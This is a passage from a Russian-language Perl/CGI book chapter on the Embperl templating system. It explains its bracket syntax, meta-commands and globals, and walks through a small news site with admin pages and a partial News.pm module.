В некоторых HTML-редакторах нельзя включать теги, не распознаваемые редактором как правильные. Это может оказаться проблемой при создании HTML-шаблонов, так как у них очень часто есть много собственных тегов. Embperl создавался с учетом этой особенности. В нем не используются команды, напоминающие HTML-теги, так что вы можете набирать код как текст в редакторах WYSIWYG. Embperl интерпретирует все HTML-закодированные символы (например `$gt`; вместо >) и удаляет посторонние теги (как ` `; и
) внутри кода на Perl перед тем, как он вычисляется.

Блоки кода Embperl

В документах Embperl команды Perl заключены в скобки символами, которые мы будем называть *скобочной парой* (bracket pair). Например, [+ – открывающая пара, а +] – закрывающая. Embperl поддерживает различные пары и их содержимое интерпретируется по-разному. Пример 6-10 – это простой документ Embperl, в котором используется большинство этих пар.

Пример 6-10. simple.epl

```
<HTML>
<HEAD>
<TITLE>Простой документ Embperl</TITLE>
</HEAD>
```

```
<BODY BGCOLOR="white">
<H2>Простой документ Embperl</H2>

[- $time = localtime -]

<P>Вот детали вашего запроса от [+ $time +]:</P>

<TABLE>
<TR>
  <TH>Название</TH>
  <TH>Значение</TH>
</TR>
[# Выводится строка для каждой переменной окружения #]
[$ foreach $varname ( sort keys %ENV ) $]
  <TR>
    <TD><B>[+ $varname +]</B></TD>
    <TD>[+ $ENV{$varname} +]</TD>
  </TR>
[$ endforeach $]

</TABLE>

</BODY>
</HTML>
```

Embperl распознает блоки кода внутри следующих скобочных пар:

`[+ ... +]`

Такие скобки обычно используются для переменных и простых выражений. Embperl выполняет заключенный в них код и заменяет его результатами вычисления последнего выражения. Оно вычисляется в скалярном контексте, так что строка, подобная следующей:

```
[+ @a = ( 'x', 'y', 'z' ); @a +]
```

будет заменена значением «3» (число элементов массива), а не строкой «xyz» или «x y z».

`[- ... -]`

Эти скобки используются для большинства операторов программы, например для взаимодействия с внешними модулями, для присваивания значений переменным и т. д. Embperl выполняет заключенный в скобках код и не выводит его результат.

`[! ... !]`

Эти скобки используются при объявлении подпрограмм и другого кода, который необходимо инициализировать один раз. Embperl воспринимает эти скобки подобно `[- ... -]` с тем исключением,

что заключенный в них код выполняется только один раз. Это различие больше всего заметно при использовании *mod_perl*: Embperl остается резидентным между HTTP-запросами, однократный запуск кода означает, что он будет запущен один раз в течение жизни дочернего процесса веб-сервера, который может обработать сотни запросов. С CGI-код внутри этого блока выполняется один раз за запрос. Эти скобки появились в версии 1.2.

`[$ ... $]`

Эти скобки используются с мета-командами наподобие управляющих структур `foreach` и `endforeach` в нашем примере. Мета-команды Embperl перечислены ниже в этой главе в таблице 6-6.

`[* ... *]`

Эти скобки используются при работе с локальными переменными и для управляющих структур Perl. Embperl воспринимает их как `[- ... -]` с тем отличием, что весь код из этого блока выполняется в определенном пространстве (см. раздел «Пространство переменных» ниже). Это позволяет использовать в этом блоке локальные переменные. Кроме того, в нем могут быть управляющие структуры Perl. Вместо использования мета-команд в качестве управляющих структур мы могли бы использовать функцию Perl (а не Embperl) *foreach* для создания таблицы из предыдущего примера:

```
[# Выводится строка для каждой переменной окружения #]
[* foreach $varname ( sort keys %ENV ) { *]
  <TR>
    <TD><B>[+ $varname +]</B></TD>
    <TD>[+ $ENV{$varname} +]</TD>
  </TR>
[* } *]
```

Разница в том, что используются скобки, а не блоки мета-команд. Заметьте, что код между `[*` и `*]` должен заканчиваться либо точкой с запятой, либо фигурной скобкой, и эти блоки вычисляются даже внутри блоков комментариев (см. ниже). Эта пара скобок появилась в версии 1.2.

`[# … #]`

Эти скобки используются для комментариев. Embperl игнорирует и пропускает все внутри этой пары скобок, так что содержимое этого блока не посылается клиенту. Их можно использовать и для удаления больших секций HTML или кода при тестировании, но, к сожалению, это не относится к коду внутри `[* ... *]`, так как эти скобки вычисляются первыми. Эта пара скобок появилась в Embperl начиная с версии 1.2.

Поскольку в Embperl блоки начинаются с `[`, для того чтобы вывести символ `[` в HTML, его записывают как `[[`. Экранировать `]` и другие

символы не нужно. Кроме того, Embperl связывает STDOUT со своим потоком вывода, поэтому вы можете использовать функцию *print* в блоках Embperl.

Пространство переменных

Каждый блок кода внутри пар скобок вычисляется как отдельный блок в Perl. Это означает, что у каждого из них есть отдельное пространство переменных. Если вы объявляете лексическую переменную (при помощи *my*) в одном блоке, она не будет доступна в другом. Другими словами, такое не сработает:

```
[- my $time = localtime -]
<P>Время: [+ $time +].</P>
```

Результат аналогичен следующему в Perl:

```
&{sub { my $time = localtime }};
print "<P>Время: " . &{sub { $time }} . ".</P>";
```

Аналогично, прагма, зависящая от пространства переменных, например `use strict`, влияет только на текущий блок кода. Чтобы разрешить прагму глобально, вы должны использовать мета-команду `var` (см. таблицу 6-6).

Блоки `[* ... *]` немного отличаются. В них везде используется одно и то же пространство переменных, так что локальные переменные (объявленные с *local*) можно использовать в любом из них. Однако лексические переменные так использовать нельзя. Но это не значит, что надо полностью перестать объявлять переменные в Embperl при помощи *my*.

Лексические переменные очень полезны в качестве временных переменных, нужных только внутри определенного блока, что гораздо эффективнее глобальных переменных, так как они высвобождаются сразу же при завершении блока (иначе они занимали бы память до конца HTTP-запроса). В CGI, конечно, все глобальные переменные высвобождаются только при завершении запроса, так как его исполнителем выступает *perl*. Однако даже при работе с *mod_perl* Embperl по умолчанию сбрасывает все глобальные переменные, созданные в пространстве ваших страниц, в конце каждого HTTP-запроса.

Мета-команды

В таблице 6-6 перечислены некоторые мета-команды для создания управляющих структур и другие функции. Круглые скобки, показанные в некоторых управляющих структурах, в Embperl не обязательны, но если они есть, команды становятся понятнее и больше напоминают соответствующие структуры Perl.

Таблица 6-6. Мета-команды Embperl

Мета-команда	Описание
`[$ foreach $loop_var ( list ) $]`	Сходна с управляющей структурой *foreach* в Perl, но наличие *$loop_var* обязательно
`[$ endforeach $]`	Обозначает конец цикла *foreach*
`[$ while ( expr ) $]`	Сходна с управляющей структурой *while* в Perl
`[$ endwhile $]`	Обозначает конец цикла *while*
`[$ do $]`	Обозначает начало цикла *until*
`[$ until ( expr ) $]`	Сходна с управляющей структурой *until* в Perl
`[$ if ( expr ) $]`	Сходна с управляющей структурой *if* в Perl
`[$ elsif ( expr ) $]`	Сходна с управляющей структурой *elsif* в Perl
`[$ else $]`	Сходна с управляющей структурой *else* в Perl
`[$ endif $]`	Обозначает конец условного оператора *if*
`[$ sub subname $]`	Позволяет интерпретировать секцию, содержащую и HTML и Embperl блоки, как подпрограмму, которую можно вызвать как обычную подпрограмму Perl или через функцию Embperl *Execute*
`[$ endsub $]`	Обозначает конец тела *sub*

`[$ var $var1 @var2 %var3 … $]`	Эквивалентна следующему Perl сценарию:
	`use strict;`
	`use vars qw( $var1 @var2 %var3 ... );`
	Применяя эту команду, вы сделаете свои страницы эффективнее, особенно при использовании *mod_perl*. Помните, однако, что из-за ограничений пространства переменных (см. раздел «Пространство переменных» выше), надо объявлять каждую переменную здесь, если она используется в разных Embperl-блоках

`[$ hidden [ %input %used ] $]`	Создает скрытые поля для всех элементов первого хеша, которых нет во втором. Оба хеша не обязательны, обычно используются хеши по умолчанию: `%fdat` и `%idat`. `%fdat` содержит имена и значения полей, заполненных и отправленных пользователем, а `%idat` содержит имена и значения полей, которые использовались как элементы в текущей форме (см. раздел «Глобальные переменные» ниже).

Структура HTML

Embperl отслеживает и отвечает на HTML, как на вывод. Вы можете использовать его для создания таблиц и автоматического заполнения элементов форм.

Таблицы

Если вы используете переменные `$row`, `$col` и `$cnt` внутри таблицы, Embperl просмотрит содержимое таблицы, динамически построит ее для вас и установит эти переменные в индекс текущей строки, индекс текущего столбца и число выведенных ячеек соответственно на каждой итерации цикла. Embperl интерпретирует переменные следующим образом:

- Если есть переменная `$row`, все между <TABLE> и </TABLE> повторяется до тех пор, пока выражение, содержащее `$row`, не станет неопределенным. Строки, состоящие только из ячеек <TH> ... </TH>, считаются заголовками и не повторяются.
- Если есть переменная `$col`, все между <TR> и </TR> повторяется до тех пор, пока выражение, содержащее `$col`, не станет неопределенным.
- `$cnt` используется для строк или столбцов, если эта переменная есть, а переменной `$row` или `$col` нет.

Рассмотрим пример. Поскольку `$row` и `$col` установлены в индексы текущих строки и столбца, они обычно используются и как индексы массива при построении таблиц, как показано ниже:

```
[- @sports =(["Виндсерфинг",    "Лето",          "Вода"     ],
             ["Лыжи",           "Зима",          "Горы"     ],
             ["Велосипед",      "Круглый год", "Холмы"    ],
             ["Кемпинг",        "Круглый год", "Пустыня" ] ); -]
<TABLE>
  <TR>
    <TH>Вид спорта</TH>
    <TH>Время года</TH>
    <TH>Стихия</TH>
  </TR>
  <TR>
    <TD>[+ $sports[$row][$col] +]</TD>
  </TR>
</TABLE>
```

В результате получится такая таблица:

```
<TABLE>
  <TR>
    <TH>Вид спорта</TH>
    <TH>Время года</TH>
```

```
    <TH>Стихия</TH>
  </TR>
  <TR>
    <TD>Виндсерфинг</TD>
    <TD>Лето</TD>
    <TD>Вода</TD>
  </TR>
  <TR>
    <TD>Лыжи</TD>
    <TD>Зима</TD>
    <TD>Горы</TD>
  </TR>
  <TR>
    <TD>Велосипед</TD>
    <TD>Круглый год</TD>
    <TD>Холмы</TD>
  </TR>
  <TR>
    <TD>Кемпинг</TD>
    <TD>Круглый год</TD>
    <TD>Пустыня</TD>
  </TR>
</TABLE>
```

Элементы списка

Если использовать `$row` в списке или меню, Embperl будет повторять каждый элемент до тех пор пока значение `$row` определено, как и с таблицами. Для раскрывающегося меню Embperl также автоматически проверяет список опций, совпадающих с парами имя–значение из `%fdat`, и добавляет имена и значения в `%idat`.

Элементы форм input

Вывод тегов input всех типов и текстовых областей с Embperl аналогичен выводу этих тегов с CGI.pm: если вы создаете элемент с именем, совпадающим с существующим параметром, значение этого параметра заполняется по умолчанию. Когда элемент создан, Embperl проверяет, есть ли имя этого элемента в хеше `%fdat` (см. ниже); если есть, то значение автоматически заполняется. Кроме того, когда генерируются HTML-элементы, Embperl добавляет пару имя–значение (если заданы) в `%idat`.

Глобальные переменные

В Embperl определены несколько глобальных переменных, которые можно использовать внутри шаблонов. Вот список основных из них:

`%ENV`

Должна показаться знакомой. Embperl устанавливает переменные окружения в соответствии со стандартными переменными CGI при работе с *mod_perl*.

`%fdat`

Содержит имена и значения всех полей формы, переданных CGI-сценарию. Embperl, как и CGI.pm, не различает запросы GET и POST и загружает параметры и из строки запроса и из тела, если оно существует. Если у элемента есть несколько значений, они разделяются символами табуляции.

`%idat`

Содержит имя и значение полей форм, созданных на данной странице.

`%mdat`

Доступна только при работе с *mod_perl* и модулем Apache::Session. Можно использовать этот хеш для хранения каких угодно данных, он будет доступен и для последующих запросов к этой же странице, даже если эти запросы сделаны к дочерним процессам *httpd*.

`%udat`

Доступна только при работе с *mod_perl* и модулем Apache::Session. Можно использовать этот хеш для хранения любых данных, он будет доступен для всех последующих запросов, сделанных тем же пользователем. Cookies посылаются пользователю, если в программе используется этот хеш (см. раздел «Cookie на стороне клиента» в начале главы 11).

`@param`

Если вы используете функцию *Execute* для вызова страниц Embperl, переданные вами параметры доступны для вашей страницы через эту переменную.

Пример

Рассмотрим пример использования Embperl, в котором создадим простой раздел «Что нового» (What's New), выводящий заголовки последних статей. Если пользователь щелкнет на заголовке, он сможет прочитать статью. Само по себе это не впечатляет, но мы создадим административные страницы, которые упрощают администрирование сайта, позволяя просто добавлять, удалять и редактировать статьи.

В нашем приложении требуется всего четыре страницы: сама страница «Что нового» с заголовками статей, страница со статьей, которую

может прочесть пользователь, главная административная страница со списком заголовков и кнопками для добавления, удаления и редактирования статей и административная страница с формой для ввода заголовка и тела статьи, которая используется как для редактирования существующих статей, так и для добавления новых. Эти страницы показаны на рис. 6-3–6-6.

Обработчик Embperl

Традиционно при работе с Embperl целью запросов являются файлы с расширением *.epl*. Приведенный пример будет работать и с *mod_perl* и с *embpcgi.pl*.

Сначала посмотрим на главную страницу «Что нового». Текст программы *news.epl* приведен в примере 6-11.

Пример 6-11. news.epl

```
<HTML>

[!
use lib "/usr/local/apache/lib-perl";
use News;
!]
[- @stories = News::get_stories() -]

<HEAD>
<TITLE>What's New</TITLE>
</HEAD>

<BODY BGCOLOR="white">
<H2>What's New</H2>

<P>Here's the latest news of all that's happening around here.
  Be sure to check back often to keep up with all the changes!</P>

<HR>

<UL>
 <LI>
  [- ( $story, $headline, $date ) = @{ $stories[$row] } if
$stories[$row] -]
  <A HREF="article.epl?story=[+ $story +]">[+ $headline +]</A>
  <I>[+ $date +]</I>
 </LI>
</UL>

[$ if ( !@stories ) $]
<P>Sorry, there aren't any articles available now. Please check
  back later!</P>
```

```
[$ endif $]

</BODY>
</HTML>
```

Результат показан на рис. 6-3.



Рис. 6-3. Главная страница глазами пользователя

Программы Embperl гораздо проще поддерживать и воспринимать, если уменьшить количество Perl-кода в HTML-тексте. Мы добиваемся этого, поместив большую часть кода в общий модуль News.pm, который находится в */usr/local/apache/perl-lib*.

Этот модуль мы рассмотрим вскоре, а пока закончим с *news.epl*. Мы вызываем функцию *get_stories* из модуля News. Она возвращает массив статей, в котором каждый элемент массива содержит ссылку на массив из номера статьи, заголовка и даты, когда она была написана.

Таким образом, в неупорядоченном списке мы проходим по каждой статье и с помощью специальной переменной Embperl `$row` извлекаем эти элементы для каждой статьи в переменные `$story`, `$headline` и `$date`. В результате элементы списка будут создаваться до тех пор, пока выражение, содержащее `$row`, не примет неопределенное значение. Затем мы используем эти переменные, чтобы создать ссылку на статью в качестве элемента списка.

Если статей нет, мы печатаем сообщение об этом для пользователя. Вот и все относительно этого файла. В примере 6-12 приведена часть модуля News.

Пример 6-12. News.pm (часть 1 из 3)

```
#!/usr/bin/perl -wT

package News;

use strict;
```

```
use Fcntl qw( :flock );

my $NEWS_DIR = "/usr/local/apache/data/news";

1;

sub get_stories {
my @stories = ();
local( *DIR, *STORY );

opendir DIR, $NEWS_DIR or die "Не могу открыть $NEWS_DIR: $!";
while ( defined( my $file = readdir DIR ) ) {
  next if $file =~ /^\./;# пропускаем . и ..
  open STORY, "$NEWS_DIR/$file" or next;
  flock STORY, LOCK_SH;
  my $headline = <STORY>;
  close STORY;
  chomp $headline;
  push @stories, [ $file, $headline, get_date( $file ) ];
}
closedir DIR;
return sort { $b->[0] <=> $a->[0] } @stories;
}

# Возвращаем стандартную для Unix дату без времени
sub get_date {
  my $filename = shift;
  ( my $date = localtime $filename ) =~ s/ +\d+:\d+:\d+/,/;
  return $date;
}
```

Путь к каталогу с новостями мы храним в переменной `$NEWS_DIR`. Заметьте, что используется лексическая переменная, а не константа, потому что если сценарий используется с *mod_perl*, что часто бывает с Embperl, то применение констант может вызвать лишние сообщения в журнале регистрации. Почему это происходит, мы расскажем в разделе «mod_perl» главы 17.

Формат статей довольно прост. Первая строка – заголовок, а все остальное – тело статьи, которое может быть отформатировано в HTML. Файлы именуются в соответствии с временем их сохранения на основе результата функции Perl *time* – числа секунд от начала эпохи.

В этом примере мы считаем, что только один администратор имеет право создавать и редактировать файлы. Если это не так, то надо придумать другой способ именования файлов, чтобы двое не могли создать статьи в одну и ту же секунду. Кроме того, нам требуется, чтобы два администратора не могли редактировать одновременно один и тот же файл; один из способов этого добиться – записывать текущее время для редактируемой страницы в скрытое поле при загрузке файла для редактирования, а затем при сохранении сравнивать его с временем

последнего изменения страницы. Если файл был изменен после того, как он был загружен, понадобится новая форма с обоими вариантами измененного файла.

Функция *get_stories* открывает новый каталог и проходит по всем файлам. Она пропускает все файлы, имена которых начинаются с точки, включая текущий и родительский каталоги. Если при открытии каталогов случаются какие-либо системные ошибки, функция завершает работу. Если возникают проблемы при чтении файла, он пропускается. Ошибки файловой системы не часты, но могут случиться; если вы хотите послать пользователю при этом более дружественный ответ, чем *500 Internal Server Error*, используйте модуль CGI::Carp и функцию *fatalsToBrowser* для перехвата вызовов *die*.

Мы блокируем файл, чтобы убедиться, что не читаем его в тот момент, когда его записывает администратор. Затем читаем заголовок статьи и добавляем номер статьи, заголовок и дату создания в список статей. Функция *get_date* просто генерирует метку времени из номера файла через функцию Perl *localtime*. Метка времени выглядит так:

```
Sun Feb 13 17:35:00 2000
```

Затем отделяем дату запятой и приводим к несколько иному виду:

```
Sun Feb 13, 2000
```

Наконец, сортируем новости в порядке убывания номеров статей. Поскольку это то же самое, что и дата создания, то более новые статьи появляются в начале списка.

Когда пользователь выбирает заголовок в списке, приложение выводит соответствующую статью. В примере 6-13 приведен код страницы, выводящей статьи.

Пример 6-13. article.epl

```
<HTML>

[!
  use lib "/usr/local/apache/lib-perl";
  use News;
!]
[- ( $headline, $article, $date ) = News::get_story( $fdat{story} ) -]

<HEAD>
  <TITLE>[+ $headline +]</TITLE>
</HEAD>

<BODY BGCOLOR="white">
  <H2>[+ $headline +]</H2>
  <p><I>[+ $date +]</I></P>
  [+ local $escmode = 0; $article +]
```

```
  <HR>
  <P>Return to <A HREF="news.epl">What's New</A>.</P>

</BODY>
</HTML>
```

Результат приведен на рис. 6-4.



Рис. 6-4. Пример статьи

Поскольку большую часть работы делает модуль News, этот файл тоже очень прост. Ссылка на эту страницу с главной содержит строку запроса, определяющую номер выбранной статьи. Мы используем специальный хеш `%fdat`, чтобы получить номер статьи и передать его функции *News::get_story*, выдающей заголовок, содержание статьи и дату ее создания.

Затем надо просто включить теги для этих переменных в нужные места документа. О переменной `$article` надо сказать отдельно. Тело статьи содержит HTML, но по умолчанию Embperl экранирует все HTML-теги, сгенерированные Perl. Например, <P> будет превращен в `<P>`. Чтобы это запретить, мы устанавливаем специальную переменную Embperl `$escmode` в 0, и поскольку переменная локальна, это изменение касается только текущего блока, а прежнее значение переменной восстанавливается сразу же после того, как статья выведена.

В примере 6-14 приведен текст функции *get_story* из модуля News.

Пример 6-14. News.pm (часть 2 из 3)

```
sub get_story {
  my( $filename ) = shift() =~ /^(\d+)$/;
  my( $headline, $article );

  unless ( defined( $filename ) and -T "$NEWS_DIR/$filename" ) {
    return "Story not found", <<END_NOT_FOUND, get_time( time );
```

```
<p> Страница, которую вы запрашивали, не найдена.</P>
<P> Если вы пришли сюда со ссылки с "Что нового",
пожалуйста, поставьте об этом в известность веб-мастера
<A HREF="mailto:$ENV{SERVER_ADMIN}"></A>.</P>
END_NOT_FOUND
}

  open STORY, "$NEWS_DIR/$filename" or
    die "Не могу открыть $NEWS_DIR/$filename: $!";
  flock STORY, LOCK_SH;
  $headline = <STORY>;
  chomp $headline;
  local $/ = undef;
  $article = <STORY>;

  return $headline, $article, get_date( $filename );
}
```

Принимая в качестве параметра номер статьи, первое, что делает эта функция, – это убеждается, что формат верен. Присваивание регулярного выражения и следующий за ним тест *defined* могут показаться окольным путем для тестирования, но мы делаем это, чтобы снять пометку с имени файла (untaint); что это такое и почему это так важно, мы расскажем в главе 8. Наконец, мы убеждаемся, что статья существует, и это текстовый файл.

Если одна из проверок неудачна, мы возвращаем пользователю ошибку, отформатированную как статья. В противном случае мы открываем файл, читаем заголовок и содержимое, получаем дату и возвращаем все это на исходную страницу.

Теперь посмотрим на страницы администратора. Эти страницы должны находиться в подкаталоге под остальными файлами. Например, файлы могут располагаться так:

```
.../news/news.epl
.../news/article.epl
.../news/admin/edit_news.epl
.../news/admin/edit_article.epl
```

Это позволяет нам так настроить веб-сервер, чтобы доступ к подкаталогу *admin* был ограничен. Исходный код основной страницы администратора, *admin_news.epl*, показан в примере 6-15.

Пример 6-15. admin_news.epl

```
<HTML>

[!
 use lib "/usr/local/apache/lib-perl";
 use News;
!]
```

```
[-
 if ( my( $input ) = keys %fdat ) {
  my( $command, $story ) = split ":", $input;

  $command eq "new" and do {
    $http_headers_out{Location} = "edit_article.epl";
    exit;
  };
  $command eq "edit" and do {
    $http_headers_out{Location} = "edit_article.epl?story=$story";
    exit;
  };
  $command eq "delete" and
    News::delete_story( $story );
}

 @stories = News::get_stories()
-]

<HEAD>
 <TITLE>What's New Administration</TITLE>
</HEAD>

<BODY BGCOLOR="white">
 <FORM METHOD="POST">
  <H2>What's New Administration</H2>

  <P>Here you can edit and delete existing stories as well as
    create new stories. Clicking on a headline will take you to
    that article in the public area; you will need to use your
    browser's Back button to return. </P>
  <HR>

  <TABLE BORDER=1>
  <TR>
   [- ( $story, $headline, $date ) = @{ $stories[$row] } if
$stories[$row] -]
   <TD>
    <INPUT TYPE="submit" NAME="edit:[+ $story +]" VALUE="Edit">
    <INPUT TYPE="submit" NAME="delete:[+ $story +]" VALUE="Delete"
      onClick="return confirm('Are you sure you want to delete this?')">
   </TD>
   <TD>
    <A HREF="../article.epl?story=[+ $story +]">[+ $headline +]</A>
    <I>[+ $date +]</I>
   </TD>
  </TR>
  </TABLE>

  <INPUT TYPE="submit" NAME="new" VALUE="Create New Story">
 </FORM>
```

```
 <HR>
 <P>Go to <A HREF="../news.epl">What's New</A>.</P>

</BODY>
</HTML>
```

Результат приведен на рис. 6-5.



Рис. 6-5. Основная страница администратора

Эта страница должна обрабатывать несколько различных запросов. Если она получает параметр, она использует ряд условий, чтобы определить, как обрабатывать запрос. Эти условия мы изучим после того, как рассмотрим остальной код в файле, потому что когда администратор попадает на эту страницу первый раз, никаких параметров нет.

Как и в случае с *news.epl*, мы получаем массив статей функцией *get_stories*, но вместо того чтобы создать упорядоченный список и пройти по всем его элементам, мы выводим таблицу и проходим по ее строкам. Для каждой статьи выводим по две кнопки – «Редактировать» и «Удалить», а также ссылку на статью. Заметьте, что имя кнопки содержит команду и номер статьи, разделенные двоеточием. Это позволяет нам передать эту информацию, когда администратор нажимает кнопку, причем метку, видимую на кнопке, менять не приходится. Наконец, добавляем кнопку внизу страницы, позволяющую администратору добавить новую статью.

Все элементы форм на этой странице – кнопки отправки данных (Submit), которые посылают при нажатии пару имя–значение. Таким образом, если администратор нажимает кнопку, броузер снова запрашивает эту же страницу, передав параметр для выбранной кнопки.

Возвращаясь к условиям в начале файла, если файлу переданы параметры, он (параметр) разбивается на две переменные – `$command` и `$story`.

Вы, должно быть, заметили, что если администратор выбирает кнопку создания новой статьи, то параметр будет без двоеточия. Это нормально, так как в данном случае *split* присвоит переменной `$command` значение «new», а переменной `$story` – `undef`. Если значение `$command` равно «new», отсылаем пользователя к файлу *edit_article.epl*. Для этого присваиваем значение специальной переменной `%http_headers_out`. Устанавливая значение «Location», выводим HTTP-заголовок *Location* и уходим (через exit) с этой страницы.

Если администратор редактирует существующую статью, мы тоже отсылаем его к *edit_article.epl* и уходим, только в этом случае передаем номер статьи как часть строки запроса. Если администратор удаляет статью, вызываем функцию *delete_story* из модуля News и продолжаем обработку. Поскольку затем мы вновь собираем список статей, на странице отобразится уже обновленный список заголовков.

Мы также добавляем обработчик JavaScript к кнопке «Удалить», чтобы защититься от нежелаемого удаления файла при случайном нажатии. Даже если вы решили не использовать JavaScript на страницах, доступных всем, он может быть очень полезен на страницах, предназначенных для администратора, где можно не задумываться о совместимости с разными броузерами.

Наконец, пример 6-16 – это исходный текст *edit_article.epl*, страница, позволяющая администратору создавать и редактировать статьи.

Пример 6-16. edit_article.epl

```
<HTML>

[!
  use lib "/usr/local/apache/lib-perl";
  use News;
!]

[-
  if ( $fdat{story} ) {
    ( $fdat{headline}, $fdat{article} ) =
    News::get_story( $fdat{story} );
  }
  elsif ( $fdat{save} ) {
    News::save_story( $fdat{story}, $fdat{headline},
$fdat{article} );
    $http_headers_out{Location} = "edit_news.epl";
    exit;
  }
-]
```

```
<HEAD>
  <TITLE>Edit Article</TITLE>
</HEAD>

<BODY BGCOLOR="white">
  <H2>Edit Article</H2>

  <HR>
  <FORM METHOD="POST">
    <P><B>Headline: </B><INPUT TYPE="text" NAME="headline"
SIZE="50"></P>

    <P><B>Article: </B> (HTML formatted)<BR>
    <TEXTAREA NAME="article" COLS=60 ROWS=20></TEXTAREA></P>

    <INPUT TYPE="reset" VALUE="Reset Form">
    <INPUT TYPE="submit" NAME="save" VALUE="Save Article">
    [$ hidden $]
  </FORM>

  <HR>
  <P>Return to <A HREF="edit_news.epl">What's New Administration</A>.
    <I>Warning, you will lose your changes!</I></P>

</BODY>
</HTML>
```

Результат приведен на рис. 6-6.

Если администратор редактирует страницу, номер статьи добавляется к строке запроса. Мы получаем его из `%fdat` и забираем заголовок и содержимое статьи, используя *get_story*. Затем устанавливаем эти значения в `%fdat`, чтобы Embperl автоматически подставлял нужные значения, когда встретит в файле элементы *headline* и *article*. Команда hidden будет заменена номером статьи, если он был передан. Это все, что нам нужно для работы с новыми статьями и для редактирования старых.

Когда администратор посылает эти изменения, номер статьи (который определен для редактирования и не определен при добавлении новой статьи), текст заголовка и текст статьи передаются функции *save_story*, и администратор вновь попадает на главную страницу администрирования.

Функции из модуля News, необходимые для администрирования, приведены в примере 6-17.

Пример 6-17. News.pm (часть 3 из 3)

```
sub save_story {
  my( $story, $headline, $article ) = @_;
  local *STORY;
```

